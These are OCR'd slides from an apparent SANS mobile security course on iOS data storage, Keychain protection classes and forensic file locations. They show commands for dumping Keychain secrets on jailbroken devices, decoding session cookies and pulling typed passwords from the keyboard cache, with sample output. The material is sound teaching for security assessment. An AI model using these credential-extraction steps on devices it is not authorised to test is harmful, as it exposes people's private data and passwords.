
Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.



Exercise: Android Backup Analysis

Log in to the SANS lab platform for the Android Backup Analysis exercise. This exercise takes approximately 15 minutes to complete.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.

IOS DATA PROTECTION API

In iOS, data stored in local storage can be protected using the Data Protection API

Leverages the Secure Enclave Processor (SEP)

- Co-processor dedicated to cryptography
- Prevents direct access to sensitive data
- Available since iPhone 5S

iOS Data Protection API


In iOS, the Data Protection API allows securely storing information in local storage, using 256-bit AES encryption. The Data Protection API is supported by a hardware security module, called the Secure Enclave Processor (SEP). The SEP is a secondary processor running alongside the main processor of the device and designed to offer security services and perform cryptographic operations for the main processor.

The advantage of having a secondary circuit dedicated to cryptography is that the main processor, and all the programs running on it, never gain direct access to sensitive data, such as the keys used for file encryption. This in turn increases the security of the encrypted data. The SEP is available on iPhone models starting with the 5S.

IOS DATA PROTECTION HIERARCHY

Data parotection is based on a key hierarchy:

- Each file encrypted with a unique per-file key
- Per-file keys encrypted with class keys
- Class keys encrypted with hardware key and passcode key



iOS Data Protection Hierarchy

The files stored using the Data Protection API are protected thanks to a hierarchy of cryptographic keys:

- **File key:** Each file is encrypted with a unique, per-file key. This key is stored in the file metadata
- **Class key:** Class keys are associated with specific device states (e.g., "locked"). They are used to encrypt the file metadata and thus protect the per-file keys
- **Hardware and passcode keys:** These are derived from a device-specific hardware key (called the device UID) and the user's passphrase, respectively. They are used to encrypt the class keys

Image source: https://mobile-security.gitbook.io/mobile-security-testing-guide/ios-testing-guide/0x06d-testing-data-storage#data-protection-api

IOS DATA PROTECTION CLASSES

There are four file protection classes:

1. Complete Protection
2. Protected Unless Open
3. Protected Until First User Authentication
4. No Protection

First three guarantee files on a locked device can only be decrypted on the device with the user's passcode

Default since iOS 7 is Protected Until First User Authentication

iOS Data Protection Classes

iOS uses protection classes to designate how files are secured and how access to them is granted. The four protection classes are:

1. **Complete Protection** (NSFileProtectionComplete): The file is only accessible when you unlock the device
2. **Protected Until Open** (NSFileProtectionCompleteUnlessOpen): The file becomes accessible when you unlock the device but can stay accessible if it is still in use when you lock it again. This is useful for services writing to files in the background, such as an email client downloading a big attachment
3. **Protected Until First User Authentication** (NSFileProtectionCompleteUntilFirstUserAuthentication): The file becomes accessible when you unlock the device for the first time after boot and stays accessible even if you lock the device again
4. **No protection** (NSFileProtectionNone): The file has no protection and can always be accessed

The first three protection classes guarantee that protected files on a locked device can only be decrypted with the user's passcode and on the device itself. Since iOS 7, the default protection class is "Protected Until First User Authentication".

IOS KEYCHAIN

Use the iOS Keychain to securely store small bits of data

- Encryption keys and tokens
- Sensitive user data

Single Keychain for all apps on the iOS device

Implemented as an SQLite DB but only accessible through the Keychain API

- Unlocked when user unlocks the device
- Apps can only access their own keychain items
- Keychain items are not wiped when an app is uninstalled

iOS Keychain

iOS applications often need to save small pieces of sensitive data. This can be accomplished by leveraging the iOS Keychain service. Applications can use the iOS Keychain to securely store data belonging directly to the user (for example, their password or credit card information) or cryptographic keys and tokens needed to prove a user's identity to some remote service.

On iOS, a single Keychain is used by every application on the device. Behind the scenes, it consists of a simple, encrypted, SQLite database, which can only be accessed through the Keychain API. This API allows applications to add, access, and remove Keychain items. The Keychain itself is automatically locked when you lock your device and unlocked when you unlock it. Naturally, applications can only access Keychain items created by them. It is important to note that Keychain items are not automatically wiped when an application is uninstalled. Developpers of applications that use the Keychain must take care to clean any preexisting Keychain items associated with the app on every installation.

IOS KEYCHAIN ACCESSIBILITY ATTRIBUTE

Attribute	Data Is ...	Use When
kSecAttrAccessibleWhenUnlocked	Only accessible when device is unlocked.	Authorized user, transfer across devices through backup + restore.
kSecAttrAccessibleAfterFirstUnlock	Accessible while locked. But if the device is restarted, it must first be unlocked for data to be accessible again.	Today Extension ("widgets") that needs Keychain data and accessibility from a locked device or background running tasks; backed up.
kSecAttrAccessibleAlways	Always accessible.	Never use this.
kSecAttrAccessibleWhenUnlockedThisDeviceOnly	Only accessible when device is unlocked. Data is not migrated via backups.	Like kSecAttrAccessibleWhenUnlocked, but not transferred with backup.
kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly	Accessible while locked. But if the device is restarted, it must first be unlocked for data to be accessible again. Data is not migrated via backups.	Like kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly, but not transferred with backup.
kSecAttrAccessibleAlwaysThisDeviceOnly	Always accessible. Data is not migrated via backups.	Never use this.

* Table adapted from http://software-security.sans.org/blog/2011/01/05/using-keychain-to-store-passwords-ios-iphone-ipad/

iOS Keychain Accessibility Attribute

When passwords and other sensitive content are identified in the Keychain, evaluate the storage attribute associated with the keychain entry. When developers use the Keychain, they indicate the level of accessibility for the Keychain item with one of the attributes shown on this slide.

The attributes can be split up into two groups: those that have the "ThisDeviceOnly" modifier and those that don't. The attributes with the "ThisDeviceOnly" modifier behave the same as their counterpart, only they are not included in any backups, since their decryption key is tied to the device, which makes it impossible to restore it on a different device.

IOS KEYCHAIN DUMPER

Use iOS Keychain Dumper to access the Keychain's contents

- Works only on jailbroken devices

By default, only dumps passwords

- -a flag to dump the entire Keychain

In case of problems, try building the tool yourself

```
ios# ./keychain-dumper
Generic password
----------------
Service: sans.org.testApp
Account: KeychainValue
EntitlementGroup:
9B78S6V3.sans.org.testApp
Label: (null)
Generic Field: (null)
Keychain Data: sans

Generic password
----------------
…
```

https://github.com/ptoomey3/Keychain-Dumper

iOS Keychain Dumper

Since the Keychain stores sensitive information, attackers are naturally interested in accessing its contents. We can use the iOS Keychain Dumper tool, available from https://github.com/ptoomey3/Keychain-Dumper, to dump the contents of the iOS Keychain on jailbroken devices.

To use the Dumper tool, simply download the keychain_dumper executable and copy it on a jailbroken iOS device. Running it without any options will only dump "Generic" and "Internet" password items. The option "-a" will dump all Keychain items.

In some cases, simply using the Dumper executable won't work and it might be necessary to build the tool yourself. In that case, the reference included in the link above will guide you through the necessary troubleshooting and building steps.

IOS DATA STORAGE

iOS applications can store data in:

- NSUserDefaults
- CoreData
- SQLite DB
- Firebase Real-time Databases
- Realm Databases
- Couchbase Lite
- Plist files


All these solutions are not encrypted by default

iOS Data Storage

iOS applications use different solutions for data storage, such as:

- **NSUserDefaults:** Can store small pieces of data, such as user preferences and application settings
- **CoreData:** A framework that allows storing persistent app data (for example, a list of contacts). Similar to a database, it allows defining relationships between stored data objects, but transparently handles the database operations
- **SQLite DB:** iOS applications can use SQLite databases through an SQLite library
- **Firebase Real-time DB:** Allows applications to store data on a cloud-hosted database
- **Realm DB:** A local database, alternative to SQLite
- **Couchbase Lite:** A lightweight database with a native iOS implementation
- **Plist**: Files that store hierarchical serialized data

None of the solutions listed above encrypt data by default.




Interesting SQLite Files

Several iOS SQLite databases contain interesting information:

- /private/var/
  - mobile/Library
    - **AddressBook/Addressbook.sqlitedb:** Contact book entries
    - **Calendar/Calendar.sqlitedb:** Calendar entries
    - **SMS/sms.db:** SMS and MMS message entries
    - **Safari/Bookmarks.db:** Safari bookmarks
    - **Voicemail/voicemail.db:** Information about voicemail messages, including when they were received and the caller's phone number
    - **Notes/notes.sqlite:** All content stored with the Notes app
    - **Keyboard/UserDictionary.sqlite:** User dictionary preferences
  - wireless/Library/
    - **CallHistory/call_history.db/:** Phone app caller information, including recent inbound and outbound calls and details of missed calls or ignored calls

In addition to these database files, applications installed from the Apple App Store are stored in /private/var/mobile/Containers/Data, which might contain additional SQLite database files.

SQLITE DATA DECODING: SMS



Many SQLite tables will have undocumented values, which will require additional research for analysis

SQLite Data Decoding: SMS

SQLite databases contain a significant amount of information, but the purpose behind the data is not always clear. The screen capture above shows the output from SQLiteSpy examining the sms.db database file. The text column shows the content of the message (in two non-English languages) from this sample posted to a Google Newsgroup. The date and flags columns require some additional analysis.

The date column shows the date and time of the message in a quantity of seconds since the beginning of epoch time, which started on January 1, 1970, at 00:00:00 UTC. To decode this to a local date and time value, we can use the Linux date utility, as shown on this slide.

The flags column in this database has three distinct values:

- **3:** Sent Message
- **2:** Received Message
- **129:** Deleted Message (note that the message itself has been removed, but the record of it, including the sender's phone number, remains)

Unfortunately, iOS SQLite database constructs are not well documented, and there are few public resources describing table columns and entries content. To extract meaningful data from these tables, it is necessary to devote sufficient time to trial and error analysis, comparing known actions taken in an app to what is seen in the database file.

PLIST FILES

Property list files (".plist")
Analogous to a distributed Windows registry of system and app settings
Binary or XML data representation
Used in iOS for system and App Store applications, preferences
View with Plist Editor for Windows

```
# pwd
/private/var/mobile/Containers/Data/Application/8EB3C8AC-E092-420D-B456-
7E317536EFE9/Library/Safari
# file *.plist
SearchDescriptions.plist: Apple binary property list
SuspendState.plist:       Apple binary property list
SearchEngines.plist: XML
```


Plist Files

Property list files are common for Apple products, analogous to the Microsoft Windows registry storage with the exception that plist files are distributed throughout the filesystem. Plist files can be stored in a plaintext XML format or in a compressed binary format where the latter is more common on iOS platforms. As we saw earlier, the Plist Editor for Windows tool allows us to view both file formats transparently.


iOS uses plist files for system and App Store applications, recording settings, preferences, and system data that are less repetitive than what would otherwise be stored in a database. In the example on this slide, the Safari app directory has three plist files representing the browser history, search engine preference, and the last visited webpage name.

EMBEDDED PLIST DATA

Plist files often store embedded plist data

- Which can store more embedded plist data, etc.

Extract embedded plist files with plistsubtractor




Embedded Plist Data

Plist files can store any data and are often used to store embedded plist data within a plist file. This embedded plist data in a plist file can store even more plist data, and so on. Plist viewers including XCode on OS X and Plist Editor for Windows do not interpret embedded plist data, typically displaying binary content in base64 encoded format, as shown on the left of this page.

The plistsubtractor tool was written by this author to extract embedded plist data from a plist file, regardless of how deep the plist data is stored. This Python script takes one or more plist files as command line arguments and extracts any embedded plist data in the plist file. The new file is also parsed to determine whether it has any embedded plist data, writing the new data out as a file if it exists. The new filenames start with the original plist filename, followed by the key name where the embedded plist data was extracted. In the event of filename conflicts, a numeric sequential identifier is added to each new file:

```
$ ls com.apple.nano.plist
com.apple.nano.plist
$ plistsubtractor.py com.apple.nano.plist
Writing com.apple.nano-dndEffectiveOverrides.plist
$ ls -l com.apple.nano*
-rw-r--r--  1 jwright  staff   764 Dec 26 19:35 com.apple.nano-
dndEffectiveOverrides.plist
-rw-r--r--  1 jwright  staff  1046 Dec 26 16:21 com.apple.nano.plist
```

Plistsubtractor is available at https://github.com/joswr1ght/plistsubtractor.



Interesting Plist Files

With access to an iOS device, we can extract and examine several interesting plist files shown on this page, including:

- `/private/var/mobile/Containers/Data/Application`
  - ***GUID*/Library/com.apple.Maps-com.apple.MapsSupport.history.plist:** History of searched sites for the Apple Maps application. Additional files in this directory also disclose bookmarks and saved direction information.
  - ***GUID*/Library/Safari/SuspendState.plist:** A list of suspended tabs in Mobile Safari. This information persists even after the browser cache is cleared.
  - ***GUID*/Library/Safari/SearchDescriptions.plist:** A list of websites that provide search capabilities that can be integrated with the Mobile Safari search feature. This often indicates other websites visited by the user, outside of the common search engines of Google, Yahoo!, etc.
  - ***GUID*/Library/Preferences/com.apple.mobilemail.plist:** Configuration information for MobileMail, including protocol (IMAP, POP3) settings and server names.
- `/private/var/mobile/Library`
  - **Mail/*mailer-directory*.mboxCache.plist:** A cached list of all the server-side folders used for the mail account.
  - **com.apple.accountsettings.plist:** A list of accounts used in Apple apps with encrypted passwords.

Third-party applications from the app store will store plist information in the /private/var/containers/Bundle/Application directory structure. Although Apple apps don't store passwords or other credentials in plaintext, it is common for third-party developers to store sensitive credentials in an unencrypted format.

BINARY COOKIES

iOS applications using WebViews store cookie data in binary cookies
Can be converted to readable data for inspection

- Might contain login credentials and other sensitive information

```
$ python BinaryCookieReader.py Cookies.binarycookies
Cookie: sans_awa=eyJylcnJ1238; domain=sans.org; path=/;
Cookie: fb_sessID=BH7812Djkko; domain=facebook.com; path=/;
…
```


https://github.com/as0ler/BinaryCookieReader

Binary Cookies

Some iOS applications display web content inside WebView components. Webpages often require cookies for mechanisms such as automatic reconnection. iOS applications save these WebView cookies inside binary files called binary cookies.

Due to their binary format, binary cookies are not readable, but can be converted to a readable format. BinaryCookieConverter is a Python tool, available from https://github.com/as0ler/BinaryCookieReader, which we can use to read the contents of binary cookies. Run it using the command “python BinaryCookieReader.py” followed by the name of the binary cookie file and it will output the full contents of all the cookies found in the file.

LOGS



iOS application logs can contain sensitive information and data useful for a security assessment

Logs

Many iOS applications create logging messages in the iOS console. These messages contain event, crash, and error reports and might include sensitive information, such as login credentials and connection tokens.

You can use XCode to access the device's logs through your computer. After connecting your device to your computer, click on the "Devices and Simulators" option in XCode's "Window" menu, select your device, and then click on "Open Console".

IOS KEYBOARD CACHE

iOS logs user input to provide convience features

- Stored in /private/var/mobile/Library/Keyboard/dynamic-text.dat

Keyboard cache can be retrieved and might contain sensitive information

```
$ [needle] > use storage/caching/keyboard_autocomplete
$ [needle] > run
[*] Checking connection with device...
[+] Already connected to: 142.16.24.31
[*] Running strings over keyboard autocomplete databases...
[+] The following content has been found:
sans.org
pass123
```


iOS Keyboard Cache

When you enter text in iOS applications, your device might log your input in order to provide features such as form completetion and personalized auto-correct. User input is stored in a cache file, located at /private/var/mobile/Library/Keyboard/dynamic-text.dat. In case text caching is enabled on a field used to input sensitive data, such as credit card information or connection credentials, the sensitive information can then be recovered from the keyboard cache.

The example shows how the Needle framework can extract strings from this file. We will revisit Needle in book 4.

IOS FILESYSTEM QUICK LOOK

Most interesting iOS files stored in /private/var:


- **Keychains:** OS keychain for saved passwords
- **log, logs:** System log files
- **keybags:** Key escrow storage
- **mobile:** User storage for apps, iTunes, etc.
- **MobileSoftwareUpdate:** OTA update storage
- **Preferences:** User preference settings

```
# ls /
Applications  Library  User  boot   dev  lib  private  tmp  var
Developer     System   bin   cores  etc  mnt  sbin     usr
# ls /private/var
Keychains             backups  folders  log          root   vm
Managed Preferences   cache    keybags  logs         run    wireless
MobileDevice          db       lib      mobile       spool  ...
```


iOS Filesystem Quick Look

To fully understand the iOS applications we are testing, we also need to look at their environment, including the iOS filesystem, where app data and components are stored. "/" is the filesystem's root directory. However, most of the interesting content is stored in the /private/var directory, including:

- **Keychains:** OS keychain for saved passwords and other sensitive resources
- **log:** System diagnostic logging messages, kernel messages
- **logs:** Userspace system logging files such as AppleSupport and CrashReporter
- **keybags:** Key escrow storage for encryption using the MobileKeyBag API
- **mobile:** User storage for apps, iTunes, recordings, pictures, videos, and more
- **MobileSoftwareUpdate:** Over the Air (OTA) update storage directory
- **preferences:** User preference settings



iOS Application Files

